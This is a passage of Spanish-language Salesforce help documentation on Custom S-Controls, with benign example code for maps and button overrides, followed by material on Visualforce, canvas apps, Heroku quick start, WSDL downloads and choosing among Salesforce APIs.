| `Contenido` | Introduzca el contenido o fuente de su S-Control. Puede introducir hasta 1 millón de caracteres. El código HTML define con exactitud cómo verán los usuarios el Custom S-Control.<br>• Si está generando una fórmula en la ficha **Fórmula avanzada** o para aprobaciones o reglas, como flujo de trabajo, validación, asignación, respuesta automática o distribución, haga clic en **Insertar campo**, seleccione un campo y haga clic en **Insertar**.<br>Para crear una fórmula básica que pase datos específicos de Salesforce, seleccione la ficha **Fórmula simple**, elija el tipo de campo en la lista desplegable `Seleccionar tipo de campo` y seleccione uno de los campos enumerados en la lista desplegable `Insertar campo`.<br>Consejo: Cree fórmulas de objeto cruzado que abarcan hasta objetos relacionados y hacen referencia a campos de combinación en dichos objetos.<br>• Para insertar un operador, seleccione el icono del operador adecuado de la lista desplegable `Insertar Operador`.<br>• Para insertar una función, haga doble clic sobre su nombre en la lista o selecciónela y haga clic en **Insertar función seleccionada**. Para filtrar la lista de funciones, seleccione una categoría de la lista desplegable `Funciones`. Seleccione una función y haga clic en **Ayuda sobre esta función** para visualizar una descripción y ejemplos de fórmulas que utilicen esa función.<br>• Para hacer referencia a un archivo que haya cargado en el campo `Nombre de archivo` como parte del Custom S-Control, seleccione Custom S-Control de la lista desplegable `Seleccionar tipo de campo` y seleccione URL de Custom S-Control para obtener el campo de combinación. Para un applet de Java, también puede utilizar los campos de combinación `{!Scontrol_JavaCodebase}` y `{!Scontrol_JavaArchive}`.<br>• Para insertar campos de conexión de actividades, seleccione *`Evento`* o *`Tarea`* en `Seleccionar tipo de campo`.<br>Consejo: Las normas de Internet requieren codificación especial para URL.Salesforce codifica automáticamente el texto de cualquier campo de combinación que inserte en un vínculo. Codifique cualquier texto adicional que vincule manualmente. Por ejemplo, para generar la URL siguiente:<br>`http://www.google.com/search?q={!user.name} Steve Mark 50%`<br>Utilice el contenido siguiente:<br>`http://www.google.com/search?q={!user.name}+Steve+Mark+50%25`<br>Salesforce elimina automáticamente las dobles comillas de las URL si el `Origen del contenido` es URL. Si necesita añadir comillas dobles, hágalo manualmente. Por ejemplo, para generar la URL `http://www.google.com/search?q="salesforce+foundation"`, utilice este contenido: `http://www.google.com/search?q=%22salesforce+foundation%22`. |
| `Nombre de archivo` | Carga el archivo que se mostrará cuando se agregue este S-Control a un vínculo personalizado. El archivo puede contener un applet de Java, un control ActiveX o cualquier otro tipo de contenido. Esta opción sólo se aplica a S-Control de HTML. |

| Nombre de atributo | Descripción |
| --- | --- |
| `Incorporar previamente en la página` | Esta opción mantiene el S-Control en memoria, que puede mejorar el rendimiento cuando la página se recargue porque el S-Control no se tiene que recargar también. Esta opción sólo se aplica a S-Control de HTML. |
| `Codificación` | La configuración de codificación predeterminada es Unicode (UTF-8). Cámbiela si está transmitiendo información a una dirección URL que requiere datos en un formato diferente. Esta opción está disponible cuando selecciona URL para el `Tipo`. |

CONSULTE TAMBIÉN

- Acerca de los S-Control
- S-Control útiles
- Sugerencias sobre la construcción de los S-Control

## Eliminación de Custom S-Control

**Importante:** Las páginas de Visualforce sustituyen los s-controls. Las organizaciones que no hayan usado anteriormente S-Control no podrán crearlos. Los S-Control existentes no se verán afectados y todavía podrán modificarse.

Para eliminar un Custom S-Control:

1. En primer lugar, asegúrese de que otros componentes no estén utilizando el S-Control: en Configuración, introduzca *`S-Controls`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **S-Controls**, seleccione el S-Control, y haga clic en **¿Dónde se utiliza?**.
2. Haga clic en **S-Controls** de nuevo.
3. Haga clic en **Eliminar** junto al Custom S-Control que desea eliminar.
4. Haga clic en **Aceptar** para confirmar.

**Nota:** No puede eliminar un Custom S-Control que se esté utilizando en otro lugar en Salesforce. Los S-Control eliminados no van a la papelera.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar y eliminar Custom S-Control:

- "Personalizar aplicación"

## Sugerencias sobre la construcción de los S-Control

**Importante:** Las páginas de Visualforce sustituyen los s-controls. Las organizaciones que no han utilizado anteriormente los S-Control no pueden crearlos. Los S-Control existentes no se verán afectados y todavía podrán modificarse.

Emplee las siguientes sugerencias al construir S-Control:

- Si crea un S-Control de URL, no seleccione **Mostrar Encabezado de sección en la Página de detalles** en la sección de formato de página donde ponga el S-Control. Esta opción en conjunción con secciones contraíbles provoca algunos problemas en ciertos navegadores.
- Utilice variables globales para acceder a campos de combinación especiales para componentes como botones personalizados, vínculos y S-Control. Por ejemplo, la variable global `$Request` le permite acceder a parámetros de consultas dentro de un miniprograma, S-Control o botón personalizado.
- Utilice el campo de combinación `{!$Organization.UISkin}` en su S-Control para recuperar el tema de interfaz de usuario que la organización haya seleccionado. El valor Theme1 de este campo de combinación representa el tema de Salesforce Classic y Theme2 representa el tema de Salesforce.
- Los S-Control utilizan los caracteres {! and } (anteriormente utilizados para encerrar campos de combinación en fórmulas) para encerrar una expresión, que puede incluir uno o más campos de combinación, funciones o variables globales.
- Cuando se vaya a anular una acción, utilice el argumento `no override` para evitar una recursión, que viene indicada por marcos vacíos en la página.
- Para insertar campos de conexión de actividades, seleccione *`Evento`* o *`Tarea`* en `Seleccionar tipo de campo`.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar y eliminar S-Control personalizados:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

Atributos de Custom S-Control

Definición de Custom S-Control

## S-Control útiles

**Importante:** Las páginas de Visualforce sustituyen los s-controls. Las organizaciones que no han utilizado anteriormente los S-Control no pueden crearlos. Los S-Control existentes no se verán afectados y todavía podrán modificarse.

Utilice los siguientes ejemplos para empezar a trabajar con los S-Control.

### S-Control para páginas de detalles

#### Yahoo Map

Utilice la API de Yahoo Map y los campos de combinación de dirección de facturación para mostrar un mapa para una cuenta. Utilice el siguiente código en un S-Control HTML y agréguelo a su formato de página de detalle de cuenta:

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

EDICIONES

Disponible en: Salesforce Classic

Los botones y vínculos personalizados están disponibles en: **todas** las ediciones

Los S-Control están disponibles en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

La anulación de botones estándar y páginas de inicio de fichas está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

```
<html>
<head>
<script type="text/javascript"
src="http://api.maps.yahoo.com/ajaxymap?v=3.0&appid=YahooDemo">
</script>
<style type="text/css">
#mapContainer {
height: 200px;
width: 100%;
}
```

```
</style>
</head>
<body>
<div id="mapContainer"></div>
<script type="text/javascript">
// Create a map object
var map = new YMap(document.getElementById('mapContainer'));
// Display the map centered on given address
map.drawZoomAndCenter("{!Account.BillingStreet}, \
 {!Account.BillingCity},\
 {!Account.BillingState},\
 {!Account.BillingPostalCode}", 3);
// Set marker at that address
map.addMarker("{!Account.BillingStreet}, \
 {!Account.BillingCity},\
 {!Account.BillingState},\
 {!Account.BillingPostalCode}", 3);
</script>
</body>
</html>
```

## S-Control que anulan botones estándar y páginas de inicio de fichas

### Anulación de incorporación de productos

Es posible que tenga su propio código para la incorporación de productos a oportunidades en vez de la página estándar. Utilice el S-Control de ejemplo a continuación para pasar valores de datos empleando campos de combinación procedentes de una página de detalle de registro a un S-Control personalizado que anula el botón **Agregar producto** a la lista relacionada Productos de una oportunidad. Este tipo de anulación ilustra cómo los botones de listas relacionadas pueden contener campos de combinación procedentes del objeto principal así como el detalle. Por ejemplo, el código que encontrará a continuación contiene campos de combinación de oportunidad, que está en el lado principal de una relación principal-detalle con productos de oportunidad.

```
<html>
<head>
<script type="text/javascript"
src="/soap/ajax/13.0/connection.js">
</script>
</head>
<body>
<b>Opportunity Info:</b>
<br>
Opportunity ID: {!Opportunity.Id}
<br>
Opportunity Name: {!Opportunity.Name}
<br>
Opportunity Record Type: {!Opportunity.RecordType}
<br>
</body>
</html>
```

Para emplear esta función, cree un S-Control HTML con el contenido anterior insertando su código en el espacio que se proporciona. A continuación, anule la acción de incorporación de producto procedente del objeto de productos de oportunidad empleando el S-Control. Este ejemplo asume que dispone de tipos de registros en oportunidades.

Nota: Este ejemplo no incluye el código para agregar productos. El contenido en la sección del cuerpo solo ilustra cómo utilizar los campos de combinación de oportunidades procedentes de la lista relacionada de productos de oportunidad. Sustituya la sección del cuerpo por su propio código.

### Anulación condicional para la modificación de candidatos

Puede anular una acción estándar de forma condicional, redirigiendo a una acción estándar o S-Control personalizado dependiendo de ciertas condiciones. Por ejemplo, es posible que desee utilizar un S-Control separado para modificar candidatos cuando hayan estado abiertos durante más de 30 días. Cree un S-Control para evaluar si un candidato ha estado abierto durante más de 30 días y, en caso afirmativo, ejecutar su S-Control personalizado para modificar candidatos utilizando el siguiente ejemplo. En caso contrario, utilice la acción de modificación de candidatos estándar.

```
<script type="text/javascript">

//determine if the lead has been open longer than 30 days
if ({!IF(ISPICKVAL( Lead.Status , "Open"), ROUND(NOW()- Lead.CreatedDate , 0), 0)} > 30)
{
//more than 30 days - display a custom scontrol page
window.location.href="{!URLFOR($SControl.EditLeadsOpenLongerThan30)}";
}
else
{
//30 days or less - display the standard edit page
window.parent.location.href="{!URLFOR($Action.Lead.Edit, Lead.Id,
[retURL=URLFOR($Action.Lead.View, Lead.Id)], true)}";
}

</script>
```

Para implementar esto en su organización, cree el S-Control que desee utilizar para modificar candidatos que hayan estado abiertos durante más de 30 días. Asigne el nombre EditLeadsOpenLongerThan30 a este S-Control. A continuación, cree un S-Control utilizando el código de ejemplo anterior para determinar si un candidato ha estado abierto durante más de 30 días y, en caso afirmativo, anular la acción de modificación de candidatos empleando el S-Control EditLeadsOpenLongerThan30.

Tenga en cuenta las diferencias entre la primera y segunda declaración `if` en el código de ejemplo anterior. El primero es una declaración `if` JavaScript que se evalúa en el navegador. La segunda es la función IF de Salesforce que se evalúa en el servidor y devuelve un único valor, el número de días que el candidato ha estado abierto, o cero si el candidato no está abierto.

Consejo: Utilice la función URLFOR en este ejemplo para construir las direcciones URL de Salesforce en vez de especificar direcciones URL individuales para garantizar que sean compatibles entre versiones.

Para mostrar una página estándar de Salesforce sin invocar la anulación, establezca el argumento *`no override`* en la función URLFOR en "true."

Del mismo modo, utilice el parámetro `retURL` en su función URLFOR para devolver el usuario a la página de detalle tras guardar.

### Anulación de modificación de contactos

Es posible que prefiera emplear su propio código para modificar contactos. Utilice el S-Control de ejemplo a continuación para pasar valores de datos empleando campos de combinación procedentes de una página de detalle de registro a un S-Control personalizado que anula un botón de página de detalle estándar.

```
<html>
<head>
```

```
<script type="text/javascript" src="/soap/ajax/13.0/connection.js">
</script>
</head>
<body>
<b>Contact Info:</b>
<br>
Contact ID: {!Contact.Id}
<br>
Contact Name: {!Contact.FirstName} {!Contact.LastName}
<br>
</body>
</html>
```

Para emplear esta función, cree un S-Control HTML con el contenido anterior insertando su código en la sección del cuerpo. A continuación, anule la acción de modificación de contacto empleando el S-Control. De esta forma se anula la acción de modificación de contacto en cualquier punto que esté disponible: el botón **Modificar** de una página de detalle de contacto, el vínculo **Modificar** en vistas de lista, y el vínculo **Modificar** en cualquier lista relacionada.

Nota: Este ejemplo no incluye el código para modificar contactos. El código dentro de la sección del cuerpo solo ilustra cómo utilizar los campos de combinación de contactos para mostrar información sobre el contacto. Sustituya la sección del cuerpo por su propio código.

### Anulación de interrupción para nuevos contactos

La anulación de botones estándar los deja no disponibles en toda su organización de Salesforce. No obstante, puede anular una acción estándar y redirigir a esa acción desde su S-Control sin caer en un bucle infinito. Por ejemplo, puede anular el botón **Nuevo** en cuentas, realizar sus propios procesos personalizados y reanudar la acción de cuenta nueva estándar sin caer en un bucle infinito. Para hacerlo, utilice el argumento *`no override`* en la función URLFOR.

```
<script type="text/javascript">

alert("Hi, I am demonstrating how to interrupt New Account with an override.  Click OK to
 continue.");

window.parent.location.href="{! URLFOR($Action.Account.New, null, null, true)}";

</script>
```

Para implementar este S-Control, cree un S-Control HTML con el contenido anterior. A continuación, anule la acción de nueva cuenta empleando el S-Control.

Nota: La nueva acción no requiere un Id., lo que supone la razón por la que el segundo argumento de la función URLFOR está establecido en `null`. Este ejemplo no requiere entradas, lo que supone la razón por la que el tercer argumento de la función URLFOR está establecido en `null`. El cuarto argumento de la función URLFOR está establecido en `true` para ignorar la anulación, lo que evita un bucle infinito.

### Anulación condicional de página de inicio de ficha Cuentas

Puede anular una página de inicio de ficha de forma condicional, redirigiendo la página de inicio de ficha original a un S-Control dependiendo de ciertas condiciones. Por ejemplo, es posible que desee mostrar un S-Control en vez de la página de inicio de la ficha Cuentas estándar a usuarios con un perfil específico. Utilizando el siguiente código de ejemplo, cree un S-Control para mostrar información de solicitud de trabajo a usuarios con el perfil Contratador cuando hagan clic en la ficha Cuentas; para el resto de los usuarios, muestre la página de inicio de la ficha Cuentas estándar.

Para implementar esto, cree primero un S-Control denominado "ApplicantHomePage" que tiene el contenido para mostrar a los contratadores. A continuación, cree un S-Control de tipo HTML utilizando el siguiente código para implementar la lógica de anulación condicional:

```
<script type="text/javascript">
//determine the user profile name
var recruiter = {!IF($Profile.Name = "Recruiter", true, false)};

//when the profile is recruiter - display a custom s-control page
if (recruiter) {
    window.parent.location.href="{! urlFor($SControl.ApplicantHomePage)}";
} else {
//when the profile is not recruiter - display the standard Accounts tab page
    window.parent.location.href="{! urlFor( $Action.Account.Tab ,
$ObjectType.Account,null,true)}";
}
</script>
```

Finalmente, anule la ficha Cuentas para que utilice el S-Control HTML que se muestra aquí. Este ejemplo asume que hay un perfil denominado "Contratador" en su organización.

Nota: Los campos de combinación $Profile solo están disponibles en Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition.

### S-Control que incluyen microprogramas

#### Inclusión de microprogramas

Incluya microprogramas en sus S-Control personalizados para reutilizar código común. Este siguiente ejemplo hace referencia a un miniprograma que ofrece un encabezado para una página que se muestra en una ficha Web. La página tendrá el título "My Title." Utilice la variable global de $SControl para hacer referencia a un miniprograma. Para implementar esto, cree dos miniprogramas denominados "Resize_Iframe_head" y "Resize_Iframe_onload" y cree un S-Control HTML denominado "Resize_Iframe_sample" que incluya el siguiente código:

```
<html> <body> {! INCLUDE($SControl.Header_Snippet, [title = "My Title",
                  theme = "modern"])} </body> </html>
```

## Campos de combinación para S-Controls

Importante: Las páginas de Visualforce sustituyen los s-controls. Las organizaciones que no han utilizado anteriormente los S-Control no pueden crearlos. Los S-Control existentes no se verán afectados y todavía podrán modificarse.

Un campo de combinación es un acampo puede ubicar en una plantilla de correo electrónico, una plantilla de combinación de correo, un vínculo personalizado o una fórmula para incorporar los valores a partir de un registro.

Como los S-Control son la fuente del contenido de ayuda a nivel de objeto, puede utilizar campos de combinación u otras funciones para personalizar la ayuda. Por ejemplo, puede diseñar la ayuda personalizada para dirigirse directamente al usuario, agregando el nombre del usuario para cuando se abra la página de ayuda.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Sugerencias

- Para hacer referencia a un archivo que haya cargado en el campo `Nombre de archivo` como parte del Custom S-Control, seleccione "Custom S-Control" de la lista desplegable **Seleccionar tipo de campo** y seleccione **URL de Custom S-Control** para obtener el campo de combinación. Para un applet de Java, también puede utilizar los campos de combinación `{!Scontrol_JavaCodebase}` y `{!Scontrol_JavaArchive}`.
- Para insertar campos de conexión de actividades, seleccione **Evento** o **Tarea** En la lista desplegable Seleccionar tipo de campo. Salesforce codifica automáticamente el texto de cualquier campo de combinación que inserte en un vínculo.

CONSULTE TAMBIÉN

Definición de Custom S-Control

## ¿En qué se parecen las páginas de Visualforce a los S-Control?

**Importante:** Las páginas de Visualforce sustituyen los s-controls. Las organizaciones que no han utilizado anteriormente los S-Control no pueden crearlos. Los S-Control existentes no se verán afectados y todavía podrán modificarse.

Las páginas de Visualforce se consideran S-Control de próxima generación y se deben utilizar en lugar de S-Control siempre que sea posible, tanto por su rendimiento mejorado, como por la facilidad con la que se pueden crear. La tabla siguiente resume las diferencias entre las páginas de Visualforce y S-Control.

| | Páginas de Visualforce | S-Control |
|---|---|---|
| **Capacidades técnicas necesarias** | HTML, XML | HTML, JavaScript, kit de herramientas AJAX |
| **Estilo de lenguaje** | Marca de etiqueta | Código de procedimiento |
| **Modelo de sustitución de página** | Conformación de componentes personalizados y estándar utilizando etiquetas | Escritura HTML y JavaScript de la página completa |
| **Biblioteca de componentes estándar de Salesforce** | Sí | No |
| **Acceso a comportamiento de plataforma predefinido** | Sí, mediante el controlador estándar | No |
| **Enlace de datos** | Sí<br>Los desarrolladores pueden vincular un componente de entrada (como un cuadro de texto) con un campo concreto (como Nombre de la cuenta). Si un usuario guarda un valor en ese componente de entrada, también se guarda en la base de datos. | No<br>Los desarrolladores no pueden vincular un componente de entrada a un campo concreto. En su lugar, deben introducir código de JavaScript que utilice la API para actualizar la base de datos con valores de campos especificados por el usuario. |
| **Herencia de las hojas de estilo** | Sí | No, deben introducir las hojas de estilo de Salesforce manualmente |

| | Páginas de Visualforce | S-Control |
|---|---|---|
| **Respeto de metadatos de campo, como únicos** | Sí, por defecto<br>Si un usuario intenta guardar un registro que incumple la exclusividad u obligatoriedad de los atributos de campo, se muestra automáticamente un mensaje de error y el usuario puede volver a intentarlo. | Sí, si se codifica en JavaScript utilizando una llamada `describe` de API<br>Si un usuario intenta guardar un registro que incumple la exclusividad u obligatoriedad de los atributos de campo, sólo aparece un mensaje de error si el desarrollador del S-Control diseñó el código que incumple esos atributos. |
| **Interacción con Apex** | Directa, por vinculación a un controlador personalizado | Indirecta, utilizando métodos `webService` de Apex mediante la API |
| **Rendimiento** | Con más capacidad de respuesta porque la marca se genera en la plataforma Force.com | Con menos capacidad de respuesta porque cada activación de la API requiere un recorrido de ida y vuelta al servidor; la carga permanece en el desarrollador para ajustar el rendimiento |
| **Contenedor de la página** | Nativo | En iFrame |

CONSULTE TAMBIÉN

Acerca de los S-Control

Visualforce

# Integración de aplicaciones con Salesforce

## Descripción general del controlador de vista previa de la aplicación de lienzo

El controlador de vista previa de la aplicación de lienzo es una herramienta de desarrollo que le permite ver el aspecto que tendrán sus aplicaciones de lienzo antes de publicarlas. Para ver su aplicación de lienzo:

1. En Configuración, introduzca *`Controlador de vista previa de la aplicación de lienzo`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Controlador de vista previa de la aplicación de lienzo**.
2. Haga clic en su aplicación de lienzo en el panel a mano izquierda. La aplicación de lienzo aparece en el marco.

Para obtener más información, consulte la Guía del desarrollador de Force.com Canvas.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Professional Edition (con API y Lienzo de Force.com activados)** y **Developer Edition**

PERMISOS DE USUARIO

Para ver el controlador de vista previa:

- "Personalizar aplicación"

  Y

  "Modificar todos los datos"

### Inicio rápido de Heroku

El botón Inicio rápido de Heroku le ayuda a comenzar con la creación de una aplicación en Heroku y la creación de una aplicación de lienzo correspondiente en Salesforce. Los campos Inicio rápido de Heroku incluyen:

| Campo | Descripción |
|---|---|
| `Plantilla` | Plantilla de Heroku utilizada para crear la aplicación de Heroku. |
| `Nombre de aplicación de lienzo` | Nombre de la aplicación de lienzo. La longitud máxima es 30 caracteres. |
| `Nombre de aplicación de Heroku` | Nombre de la aplicación de Heroku. El nombre debe comenzar con una letra y solo puede incluir letras en minúscula, números y guiones. Este nombre se convierte en parte de la URL de la aplicación. La longitud máxima es 30 caracteres. |
| `Descripción de la aplicación de lienzo` | Descripción de la aplicación de lienzo. Esta descripción aparece cuando modifica la aplicación de lienzo en Salesforce. La longitud máxima es 200 caracteres. |
| `Tipo de autenticación` | Modo en el que el inicio rápido realiza la autenticación con Heroku para crear la aplicación de lienzo.<br>• `OAuth`: se usa el token de Heroku si el usuario actual ha iniciado sesión en Heroku y, en caso contrario, se inicia el flujo de OAuth de Heroku. |

| Campo | Descripción |
| --- | --- |
| | • `Contraseña/nombre de usuario`: se usan el nombre de usuario y la contraseña de Heroku.<br>• `Clave de API`: se usa la clave de API de Heroku. |
| `Nombre de usuario de Heroku` | El nombre de usuario de la cuenta utilizada para iniciar sesión en Heroku. La aplicación de Heroku se crea con las credenciales de ese usuario.<br>Nota: Este campo tiene un máximo de 30 caracteres de longitud. Si su nombre de usuario de Heroku es superior a 30 caracteres de longitud, deberá introducir la clave de API asociada con su cuenta de Heroku en el campo `Clave API de Heroku`. |
| `Contraseña de Heroku` | La contraseña de la cuenta utilizada para iniciar sesión en Heroku. |
| `Clave de API de Heroku` | En lugar de utilizar el nombre de usuario y la contraseña de la cuenta de Heroku, puede utilizar la clave de API asociada con esa cuenta. Puede buscar este valor en la página `Mi cuenta` de Heroku. |

Nota: El nombre de usuario y la contraseña de Heroku no están almacenados en ningún sitio, pero se utilizan solo durante el proceso de creación de la aplicación en una conexión segura.

CONSULTE TAMBIÉN

Aplicaciones conectadas

Creación de una aplicación conectada

# Ámbito de operación de campo

Los campos que se muestran en la página Ámbito de operación de campo tienen referencias a través del ámbito de operación:

- Si la casilla de verificación **Está actualizado** está seleccionada, el campo se ha actualizado mediante una operación del lenguaje de manipulación de datos (DML), por ejemplo `insert` o `update`. Para obtener más información, consulte Concepto de dependencias en la página 6103.

  En cambio, si la casilla de verificación **Está actualizado** no está seleccionada, el campo sólo tiene referencia dentro del ámbito de operación. Por ejemplo, podría incluirse como parte de una declaración `select`.

- Si la casilla de verificación **Id. externo** está seleccionada, el campo actúa como un Id. externo. Un campo de Id. externo contiene identificadores de registro exclusivo desde un sistema externo a Salesforce. Puede utilizar la búsqueda de la barra lateral para buscar valores de Id. externos y utilizar el campo en la API de Force.com. Cuando utilice el Asistente de importación de datos para los objetos personalizados y soluciones, puede utilizar este campo para evitar duplicados.

## CONSULTE TAMBIÉN

Concepto de dependencias

## EDICIONES

Disponible en: Salesforce Classic

Paquetes de AppExchange y Visualforce disponibles en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Apex disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

## PERMISOS DE USUARIO

Para cargar paquetes:
- "Cargar paquetes de AppExchange"

Para ver las dependencias de Apex:
- "Apex de autor"

Para ver las dependencias de Visualforce:
- "Modo de desarrollador"

# Descarga de WSDL y certificados de autenticación de cliente de Salesforce

Puede descargar un documento WSDL (Web Services Description Language, Lenguaje de descripción del servicio Web) para integrar sus aplicaciones con Salesforce por medio de la API.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Developer Edition** y **Database.com**

PERMISOS DE USUARIO

Para descargar un WSDL:
- "Personalizar aplicación"

Los siguientes WSDL están disponibles.

- **WSDL de empresa**: Utilice este documento WSDL para crear una integración para una organización única. El WSDL de empresa está muy tipificado, lo que quiere decir que las llamadas afectan a objetos y campos con tipos de datos muy específicos como `int` y `string`. Los clientes que utilicen el documento WSDL de empresa deben descargarlo y utilizarlo cuando se realicen cambios en sus objetos o campos personalizados en su organización o cuando deseen utilizar una versión diferente de la API.
- **WSDL de socio**: Utilice este WSDL para crear una integración que funciona en varias organizaciones de Salesforce, independientemente de sus objetos o campos personalizados. Normalmente, los socios y los proveedores de software independientes utilizan este WSDL. No está estrictamente tipificado, lo que significa que trabajará con pares de valor-nombre de campo, no con tipos de datos específicos. El documento WSDL de socio sólo debe descargarse y utilizarse una vez por cada versión de la API.
- **WSDL de Apex** : Utilice este WSDL para ejecutar o compilar Apex en otro entorno.
- **WSDL de metadatos**: Utilice este WSDL para migrar los cambios de configuración entre organizaciones o trabajar con las personalizaciones en su organización como archivos de metadatos XML.

Para descargar un documento WSDL:

1. En Configuración, introduzca *API* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **API**.
2. Descargue el WSDL adecuado:
   - Si está descargando un WSDL de empresa y tiene paquetes gestionados instalados en su organización, haga clic en **Generar WSDL de empresa**. Salesforce le pedirá que seleccione la versión de cada paquete instalado para incluirlos en el WSDL generado.
   - También puede hacer clic con el botón derecho del ratón en el vínculo del documento WSDL adecuado para guardarlo en un directorio local. En el menú, los usuarios de Internet Explorer pueden seleccionar **Guardar destino como**, mientras que los usuarios de Mozilla Firefox pueden seleccionar **Guardar vínculo como**.
3. En su equipo, importe la copia local del documento WSDL en su entorno de desarrollo.

Nota: También puede seleccionar las versiones de paquete predeterminadas sin descargar un WSDL en la sección Configuración de versión de paquete.

Como opción, puede descargar un certificado para autenticar las organizaciones de Salesforce. Use este certificado para los mensajes salientes de flujo de trabajo. Este certificado identifica que la solicitud precede de Salesforce, no de un usuario específico. Si desea utilizar certificados para garantizar que conexiones seguras utilizando otras funciones de Salesforce, como las llamadas de Apex, utilice certificados y pares de claves de Salesforce.

Para descargar un certificado:

1. En Configuración, introduzca *API* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **API**.
2. En la página WSDL de API, haga clic en **Gestionar certificado de cliente de API**.
3. En la página Gestión de clave y certificado, en la sección Certificado de cliente de API, haga clic en el **Certificado de cliente de API**.
4. En la página Certificados, haga clic en **Descargar certificado**. El archivo .crt se guarda en la ubicación de descarga especificada en su navegador.

Puede importar el certificado descargado en su servidor de la aplicación y configurar su servidor de aplicación para solicitar el certificado del cliente.

CONSULTE TAMBIÉN

*Guía del desarrollador de Apex*

*Guía del desarrollador de la API de metadatos*

## ¿Qué API utilizo?

Salesforce proporciona acceso programático a la información de su organización utilizando interfaces de programación de aplicaciones sencillas, potentes y seguras.

| Nombre de API | Protocolo | Formato de datos | Comunicación |
|---|---|---|---|
| API de REST | REST | JSON, XML | Síncrona |
| API de SOAP | SOAP (WSDL) | XML | Síncrona |
| API de REST de Chatter | REST | JSON, XML | Síncrona (las fotografías se procesan de forma asíncrona) |
| API masiva | REST | CSV, JSON, XML | Asíncrona |
| API de metadatos | SOAP (WSDL) | XML | Asíncrona |
| API de transmisión | Bayeux | JSON | Asíncrona (flujo de datos) |
| API de REST de Apex | REST | JSON, XML, personalizado | Síncrona |
| API de SOAP de Apex | SOAP (WSDL) | XML | Síncrona |
| API de herramientas | REST o SOAP (WSDL) | JSON, XML, personalizado | Síncrona |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para utilizar las API
- "API activada"

### ¿Cuando debo utilizar la API de REST

La API de REST proporciona una interfaz para servicios Web basada en REST potente, cómoda y sencilla para interactuar con Salesforce. Entre sus ventajas se incluyen su facilidad de integración y desarrollo, y es una excelente opción de tecnología para utilizar con aplicaciones móviles y proyectos Web. Sin embargo, si tiene muchos registros para procesar, considere utilizar la API masiva, que se basa en los principios de REST y está optimizada para grandes conjuntos de datos.

### ¿Cuándo debo utilizar la API de SOAP?

La API de SOAP proporciona una interfaz para servicios Web basada en SOAP potente, cómoda y sencilla para interactuar con Salesforce. Puede utilizar la API de SOAP para crear, recuperar, actualizar o eliminar registros. También puede utilizar la API de SOAP para realizar búsquedas y mucho más. Utilice la API de SOAP en cualquier idioma que admita los servicios Web.

Por ejemplo, puede utilizar la API de SOAP para integrar Salesforce con los sistemas ERP y financieros de su organización. También puede entregar información de ventas y de asistencia en tiempo real a portales de empresa, y aportar información de clientes a sistemas comerciales críticos.

## ¿Cuándo debo utilizar la API de REST de Chatter?

Utilice la REST API de Chatter para mostrar datos de Salesforce, especialmente en aplicaciones móviles. Las respuestas están traducidas, estructuradas para su presentación y se pueden filtrar para incluir solo lo que necesita la aplicación. Además de las noticias en tiempo real de Chatter, usuarios, grupos y seguidores, la API de REST de Chatter proporciona acceso programático a archivos, recomendaciones, temas, notificaciones, compras de Data.com y otras funciones. La API de REST de Chatter es similar a las API ofrecidas por otras empresas con noticias en tiempo real, como Facebook y Twitter, pero también expone funciones de Salesforce más allá de Chatter.

## ¿Cuándo debo utilizar la API masiva?

La API masiva está basada en los principios de REST y se ha optimizado para cargar o eliminar grandes conjuntos de datos. Puede utilizarla para consultar, insertar, actualizar, alterar o eliminar muchos registros de forma asíncrona enviando lotes. Salesforce procesa los lotes en segundo plano.

La API de SOAP, en contraste, está optimizada para aplicaciones cliente en tiempo real que actualizan pocos registros al mismo tiempo. Puede utilizar la API de SOAP puede utilizarse para procesar muchos registros, pero cuando el conjunto de datos contiene cientos de miles de registros, la API de SOAP es menos práctica. La API masiva se ha diseñado para simplificar el proceso de datos de unos pocos miles de registros a millones de ellos.

La forma más sencilla de utilizar la API masiva sería activarla para procesar registros en el Cargador de datos usando archivos CSV. El uso del Cargador de datos evita la necesidad de escribir su propia aplicación cliente.

## ¿Cuándo debo utilizar la API de metadatos?

Utilice la API de metadatos para recuperar, implementar, crear, actualizar o eliminar personalizaciones para su organización. El uso más común es migrar los cambios desde un sandbox u organización de pruebas a su entorno de producción. El objetivo de la API de metadatos es gestionar personalizaciones y crear herramientas que puedan gestionar el modelo de datos, pero no los datos en sí.

La forma más sencilla de acceder a la API de metadatos es utilizar el IDE de Force.com o la herramienta de migración de Force.com. Ambas herramientas se crean sobre la API de metadatos y utilizan las herramientas estándar de Eclipse y Ant respectivamente para simplificar el trabajo con la API de metadatos.

